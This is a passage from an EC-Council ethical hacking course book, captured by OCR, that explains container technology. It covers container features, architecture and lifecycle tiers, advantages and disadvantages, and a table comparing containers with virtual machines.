


Figure 19.17: Screenshot of IBM Cloud


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Technology

Container technology is an emerging container-based virtualization service. It helps developers and IT teams in developing, running, and managing containerized applications by using the API of the service provider or a web portal interface. Containers and clusters can be deployed in on-premises datacenters or over the cloud. This section discusses various concepts related to container technology, such as Docker containers and Kubernetes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is a Container?

A container is a package of an application/software including all its dependencies, such as library and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. All these resource files are delivered as a unit to solve compatibility issues when applications are moved between cloud environments. These containers are provided to the subscribers in the form of a CaaS. A CaaS service includes the virtualization and management of containers through orchestrators. Using these services, subscribers can develop rich, scalable containerized applications through the cloud or on-site data centers. It inherits features of both IaaS and PaaS. Popular container services include Amazon AWS EC2, Google Kubernetes Engine (GKE), Docker, etc.

Features:

The implementation of containers offers many benefits, making them an attractive technology to various industries. Discussed below are some of their most important features:

- **Portability and consistency**

  An application or software developed in a container includes all the resources required to perform. This portability helps clients or end-users run an application on various platforms and private or public cloud environments.

- **Security**

  Owing to the independent nature of containers, security risks are reduced. If an application is attacked or compromised, its infections do not extend across the remaining containers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **High efficiency and cost effectiveness**

  Containers can run with fewer resources compared to virtual machines (VMs) because they do not need independent operating systems. Additionally, containers need a few megabytes of memory to run, enabling users to run multiple containers on a single server. These containers are isolated in a cloud server because if an application is down for one container, other containers can utilize it without technical glitches.

- **Scalability**

  Containers are scalable and enable subscribers or users to integrate more similar containers under the same cluster to increase their size. The smart scaling technology enables users to run only the intended container and put unwanted containers at rest, making it cost-effective.

- **Robustness**

  Containers can be generated, deployed, and destroyed in seconds because they do not require operating systems. This feature allows a quick development process, increased operational speed, and the launch of new software versions within the specified time. It also speeds up the user's experience with the application, making it easier for developers and organizations to quickly address bugs and integrate the latest features.

Container Technology Architecture

As shown in the below figure, container technology has a five-tier architecture and undergoes a three-phase lifecycle:

- **Tier-1**: Developer machines - image creation, testing and accreditation
- **Tier-2**: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
- **Tier-3**: Registries - storing images and disseminating images to the orchestrators based on requests
- **Tier-4**: Orchestrators - transforming images into containers and deploying containers to hosts
- **Tier-5**: Hosts - operating and managing containers as instructed by the orchestrator

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The three phases of the container lifecycle are as follows:




Figure 19.18: Architecture of Container Technology

- **Image Creation, Testing, and Accreditation**

  The first phase of the container technology is the image generation and validation. In this phase, the application or software components are developed and stored into an image (or images). The image consists of the required files and resources to execute the container. The image creation is handled by the developers and is responsible for integrating the essential components of the application. Once the image is created, the security teams carry out the image testing and accreditation.

- **Image Storage and Retrieval**

  Images are usually placed in central locations known as registries. Registries provide various services to developers, such as storing images, tagging, and cataloging images for easy identification, version control for easy discovery and reuse, and fetching and downloading images created by other developers. Registries can be provided as a service or be self-hosted. Popular registry services include Docker Hub, Amazon Elastic Container Registry (ECR), Docker Trusted Registry (DTR), etc.

- **Container Deployment and Management**

  Orchestrators are tools that allow DevOps administrators to fetch images from the registries, deploy them into containers, and manage container operation. This is the final phase of the container lifecycle, where the latest version of the application is deployed and comes into live usage/action. Orchestrators are helpful in monitoring container resource consumption and job execution, identifying host failures, and automatically restarting containers on new hosts. When resources are exhausted, an orchestrator allocates additional resources to the containers. When an application running in the container needs to be updated, the existing containers are destroyed, and new containers are created from the updated images. Popular orchestrators include Kubernetes, Docker Swarm, Nomad, Mesos, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Advantages:

- Minimum number of resources needed to develop an application
- Faster detection of software issues and deployment of patches
- Cost-effectiveness and easy shipping
- Increased application portability
- Scalable resources
- Quick container boot (in seconds) so that applications can be developed in a rapid phase
- Easy management of isolated applications in containers
- Easy testing and debugging

Disadvantages:

- Increased complexity
- Lack of staff expertise results in misconfigurations
- Increased vulnerability owing to shared resources
- Questionable container performance
- Difficulty in selecting a platform to run containers
- Variations in service discovery (Proxy-based, DNS-based, etc.)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Containers Vs. Virtual Machines

Virtualization is an essential technology that powers cloud computing. It provides the ability to run multiple OSs on a single physical system and share the underlying resources, such as servers, storage devices, or networks. Virtualization allows organizations to cut IT costs while enhancing the productivity, utilization, and flexibility of their existing computer hardware. Virtualization vendors include VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V, etc.

Traditionally, virtualization has emerged to facilitate application portability and optimization of cloud IT infrastructure. Yet, it has several disadvantages, such as slower performance owing to the heavy weight of virtual machines, portability issues, time consumption in IT resource provisioning. To resolve these issues, industries are adopting a containerization technology that provides application resources in the form of lightweight containers that run on a single operating system and makes the software/application run anywhere with scalable resources. Containers are placed on the top of a physical server and host operating system and share the system kernel binaries and libraries, reducing the need for reproducing the OS. Through containerization, the server can run multiple workloads using a single OS. Thus, containers are lightweight, only megabytes in size, and boot in seconds, contrary to VMs that take minutes to boot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Machines	Containers
Heavyweight	Lightweight and portable
Run on independent operating systems	Share a single host operating system
Hardware-based virtualization	OS-based virtualization
Slower provisioning	Scalable and real-time provisioning
Limited performance	Native performance
Completely isolated making it more secure	Process-level isolation, partially secured
Created and launched in minutes	Created and launched in seconds

Table 19.3: Virtual machines vs. containers


